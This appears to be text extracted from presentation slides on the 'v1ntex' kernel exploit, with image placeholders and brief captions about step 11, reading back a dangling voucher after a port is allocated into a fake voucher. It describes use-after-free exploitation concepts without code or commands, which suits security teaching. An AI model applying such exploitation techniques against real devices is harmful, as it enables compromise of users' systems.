
We don't care about that zone anymore



v1ntex exploit

11. Read back dangling voucher

This will cause a new port to be allocated and a pointer to it stored in the fake voucher




v1ntex exploit

11. Read back dangling voucher

This port can fall into several places!

OLD page?


NEW page?



v1ntex exploit

